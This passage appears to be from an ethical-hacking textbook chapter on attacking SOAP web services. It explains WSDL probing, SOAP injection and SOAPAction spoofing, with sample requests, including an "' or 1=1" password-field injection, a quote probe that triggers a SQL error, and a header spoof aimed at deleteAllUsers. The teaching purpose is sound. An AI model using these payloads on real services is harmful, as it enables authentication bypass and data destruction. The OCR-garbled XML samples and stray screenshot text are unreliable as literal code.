- Altova XMLSpy is the XML **editor and development environment** for modeling, editing, transforming, and debugging **XML-related technologies**


Info
XSL: ExpReport.xslt
options
XML: ExpReport.xml
XSD/DTD: ExpReport.xsd
Info XSLT
XSL Outline
Elements
Attributes
Entities

https://www.altova.com

Attack Web Services

Web applications often use web services to implement a particular functionality. If web services integrated within the web applications are vulnerable, the applications themselves become vulnerable, allowing attackers to exploit such applications through the integrated vulnerable web services. Thus, attackers easily target web services. Therefore, compromised web services are a serious security threat.

Web services work atop the legacy web applications, and any attack on web service will immediately expose an underlying application's business and logic vulnerabilities for various attacks. Attackers can target web services using various techniques, as web applications make these services available to users through different mechanisms. Hence, the possibility of vulnerabilities increases. Attackers exploit these vulnerabilities to compromise web services. There are many reasons why attackers target web services. Attackers choose an appropriate attack depending on the purpose of the attack. If attackers merely want to stop a web service from serving intended users, then they can launch a DoS attack by sending numerous requests.



Attacker
Web Service Client
WSDL
Microsoft .net
Java
Package Application
Custom Application
Database
Database System
Application Management Server
Identity Management Server
Web Services
SOAP Injection, XML Injection
WSDL Probing Attacks
Information Leakage, Application Logic Attacks
Database Attacks, DoS Attacks


Figure 14.80: Web service attack

Web Services Probing Attacks

WSDL files are automated documents consisting of sensitive information about service ports, connections formed between two electronic machines, and so on. Attackers can use WSDL probing attacks to obtain information about the vulnerabilities in public and private web services, as well as to perform an SQL attack.

A web service probing attack involves the following steps:

- In the first step, trap the WSDL document from web service traffic and analyze it to determine the purpose of the application, functional breakdown, entry points, and message types
- Create a set of valid requests by selecting a set of operations and formulating the request messages according to the rules of the XML schema that can be submitted to the web service
- Use these requests to include malicious contents in SOAP requests and analyze errors to gain a deeper understanding of potential security weaknesses



```
<?xml version="l.O· encoding="U TF-S' standalone='
no' ?>
- <SOAP-ENV: Envelope )(mlns:
SOAPSDK1="http://www.w3.org/2001/ XMLschema'
xmlns: SOAPSDK2="http ://www .w3 .org/200
l/XMLSchem.o- inst.once"
xmlns: SOAPSDK3="http://schemas .xmlso.op
.org/soap/ encoding/' xmlns: SOAPENV=
' http://schemas .xmlsoap .org/soap/ envelope/'>
- <SOAP- ENV:Body>
- <SOAPSDK 4: GetProdLIctInformationByName
xmlns: SOAPSDK4=' http://sfaustlap/ProductInfo/'>
<SOAPSDK4: name>' </SOAPSDK4: name>
<SOAPSDK4: uid>312 - 111 - 8543</SOAPSDK4: uid>
<SOAPSDK4: password> 5648</SOAPSDK4: password>
</SOAPSDK 4: GetProduct In forma ti 0 n B y Name>
</SOAP-ENV: Body>
</SOAP-ENV: Envelope>
```


```
<?>o:ml version=" l, O" encoding= "utf-8" ?>
- <soap: Envelope xmlns: soap="http://schemas.xmlsoap.org/soap/ envelope/"
xmlns: xsi="http://www .w3 .org/2001/XMLSchem ~- instl'lnce "
xmlns: xsd='http://www .w3 .org/20D l/XMLScheml'l'>
- <soap: Body>
- <soap:Fault>
<faultcode>soap:Server</faultcode>
<faultstring>System. Web .Services .Protocols .SoapException: Server was unable to process request. —>
system.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'productname like '" and providerid = '312 - 111
- 8543". At system.Data.OleDb.OleDbcommand.ExecuteCommandTextErrorHandling
(Int32 hr) at system.Data.OleDb.OleDbcommand.ExecuteCommandTextForSingleResult
(tagDBPARAMS dbParams, Object& executeResult) at
system.Data.OleDb.OleDbcommand.ExecuteCommandText(Object&executeResult) at System .Data .0leDb .0leDbCommand
.ExecuteCommand (Command Behavior behavior, Object& executeResult) at System .Data .OleDb .0leDbCo mm and. ExecuteRe aderI
nterna l (Command Behavior behavior, String method) at System.Data.OleDb.OleObcommand.ExecuteReader(CommandBehavior
behavior) at System.Data.OleDb.OleDbcommand.ExecuteReader() at Product Info. ProductDBAccess . Get Product Information(String p
roductName, String uid, String password) at ProductInfo.ProducInfo.GetProductInformationByName(String name, String uid, String
password) — End of inner exception stack trace ---</faultstring>
<detail />
</soap: Fault>
</soap : Body>
</soap: Envelope>
```

Figure 14.81: Web Services Probing attack

Web Service Attacks: SOAP Injection

SOAP is a lightweight and simple XML-based protocol designed to exchange structured and type information on the web. The XML envelope element is always the root element of a SOAP message in the XML schema. SOAP injection includes special characters such as single quotes, double quotes, semicolons, and so on.

The attacker injects malicious query strings in the user input field to bypass web service authentication mechanisms and access backend databases. This attack works similarly to SQL injection attacks.



Username: %

Password: ' or 1= 1 or blah = '

```
<?xml version= ' 1.0' encoding= 'UTF-8' standalone= 'no"?>
- <SOAP-ENV:Envelope xmlns: SOAPSDK1="http://www.w3.org/2001/XMLSchema '
xmlns: SOAPSDK2=' http://www.w3.org/2001/ XMLSchema - instance'
xmlns: SOAPSDK3=' http://schemas.xmlsoap.org/soap/encoding/' xmlns:
SOAPENV='http://schemas .xmlsoap.org/soap IenvelopeI'>
- <SOAP-ENV:Body>
- <SOAPSDK4:GetProductlnformationByName
xmlns: SOAPSDK4=' http:// certifiedhacker/Productlnfo /'>
<SOAPSDK4: name>% </SOAPSDK4: name>
<SOAPSDK4: uid>312 - 111 - 8543</SOAPSDK4: uid>
<SOAPSDK4: password>' or 1= 1 or blah = '</SOAPSDK4: password>
</SOAPSDK 4: GetProductInformationByName> </SOAP-ENV:Body>
</SOAP- ENV : Envelope>
```

```
<?xml version="1.0" encoding="utf-8' ?>
- <soap: Envelope xmlns: soap=''http://schemas
.xmlsoap.org/soap/envelope/"
xmlns: xsi ='http://www.w3.org/2001/XMLSchema-
instance'
xmlns: xsd='http://www.w3.org/2001/XMLSchema'>
- <soap:Body>
- <GetProductlnformationByNameResponse
xmlns="http://certifiedhacker/ProductInfo/">
- <GetProductlnformationByNameResult>
<productid> 25 </productid>
<product Name >Painting101</productName >
<productQuantity>3</productQuantity>
<productPrice> 1500</productPrice>
</GetProductlnformationByNameResult>
</GetProductlnformationByNameResponse>
</soap: Body>
</soap: Envelope>
```

Figure 14.82: Web Services Soap Injection attack

Web Service Attacks: SOAPAction Spoofing

Every SOAP request message contains an operation that is executed by the application and is included as the first child element in the SOAP body. When SOAP messages are transmitted using HTTP, an additional HTTP header known as SOAPAction is used. The operation to be executed is included in the SOAPAction header. The header element informs the receiving web service about the operation present in the SOAP body without the need to perform XML parsing. Attackers can exploit this optimization to manipulate the operations included in the SOAPAction headers.

For example, consider a web service that includes two operations, createUser and deleteAllUsers, and is vulnerable to such an attack. Assume that this web service is protected by a gateway and only authorized users who have direct communication with the web service can perform the deleteAllUsers operation. An attacker in front of the gateway can perform a SOAPAction spoofing attack by manipulating the SOAPAction header as follows:

An HTTP request message for creating a user:

```
POST /service HTTP/1.1
Host: certifiedHacker
SOAPAction: "createUser"
<Envelope>
     <Header />
     <Body>
          <createUser>
               <login>rinnimathews</login>
               <pwd>password</pwd>
          </createUser>
     </Body>
</Envelope>
```

The attacker can modify the SOAPAction to “deleteAllUsers”, and the gateway passes this message because the SOAP body consists of the createUser operation.

